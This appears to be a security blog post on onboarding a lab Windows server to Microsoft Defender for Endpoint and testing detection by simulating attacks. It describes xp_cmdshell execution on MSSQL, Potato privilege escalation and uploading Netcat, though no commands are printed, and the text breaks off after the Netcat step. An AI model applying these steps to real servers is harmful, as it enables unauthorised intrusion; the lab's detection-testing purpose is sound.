#
Adding Endpoint Detection to our Cyber Range
As a security analyst, you will likely come in contact with Antivirus, SIEMs, EDR, XDR and Cloud products. To better understand these products it is beneficial to create your own detection lab. In this post, I will go over the practical steps to improve my current lab setup to add Microsoft Defender for Endpoint as our EDR solution.
#
Setting Up MDE
Microsoft Defender for Endpoint is a comprehensive endpoint security solution that helps protect enterprise networks from advanced threats. Setting up a home lab for Microsoft Defender for Endpoint allows individuals to gain hands-on experience in deploying, configuring, and managing this powerful security tool in a simulated environment. Onboarding your devices with MDE enables you to identify and stop threats quickly, prioritize risks, and evolve your defenses across operating systems and network devices.

In order to onboard devices with MDE, you need to have a tenant in Microsoft Entra. In case you already have an active tenant (e.g. <tenant-name>.onmicrosoft.com), we can activate a MDE license in the Microsoft 365 admin center. In the navigation pane, expand Billing, and select Your products. I chose for the Defender for Endpoint Plan 2 as it includes full EDR features, advanced hunting, automatic investigations and remediations, automatic attack disruption and live response.
#
Onboarding Devices
Once your license has been activated, you should have a new section on the Microsoft Defender portal to manage your devices. At the moment it will look quite empty.

Go ahead and click on Onboard devices, which should bring you to a page to download onboarding packages for each device type. For my first device, I will select the Windows Server 2019, 2022, and 2025 package, and choose the streamlined local script deployment.


We can then run the onboarding script on one of our servers. And yes I know it is quite ironic, but I used Evil-WinRM to onboard my device. A subtle reminder that even “evil” tools can have a redemption arc.

After running the script, we should have a new device showing up in our inventory.
#
Making Device Groups
Before we continue and try to execute any attacks, lets first make a new device group for our lab so that we can configure how we want automated investigation and remediation to proceed. Since we are testing the automated response capabilities, I want to always require approval before remediation. On the Settings page, under Permissions, select Device groups and add a new device group.


Then under the Devices section, I made a rule to match all endpoints that end with the domain "ninja.lan", which is one of the Ludus ranges we build in a previous blog post. Since we are testing the detection capabilities of our future attacks, I set the automation level to "No automated response".
#
Testing Detection Capabilities
To test our new EDR, let's assume we've gained sa access to a MSSQL server. Let's execute a simple command with the xp_cmdshell stored procedure.

In this case, the database is running as NT AUTHORITY\Network Service. Over in Microsoft Defender for Endpoint, we can see the corresponding process creation event:

At this point, nothing is particularly suspicious. We’re technically just using built-in MSSQL functionality, and since xp_cmdshell is a legitimate feature, it doesn't always trigger an immediate "High" severity alert. Let's step it up a notch and try to run a few more commands.
Since we’re running as a service account, we often inherit spicy local privileges that pair very nicely with classic Potato attacks. So naturally, the next logical move is to try uploading a Netcat binary to the target, because subtlety is overrated.

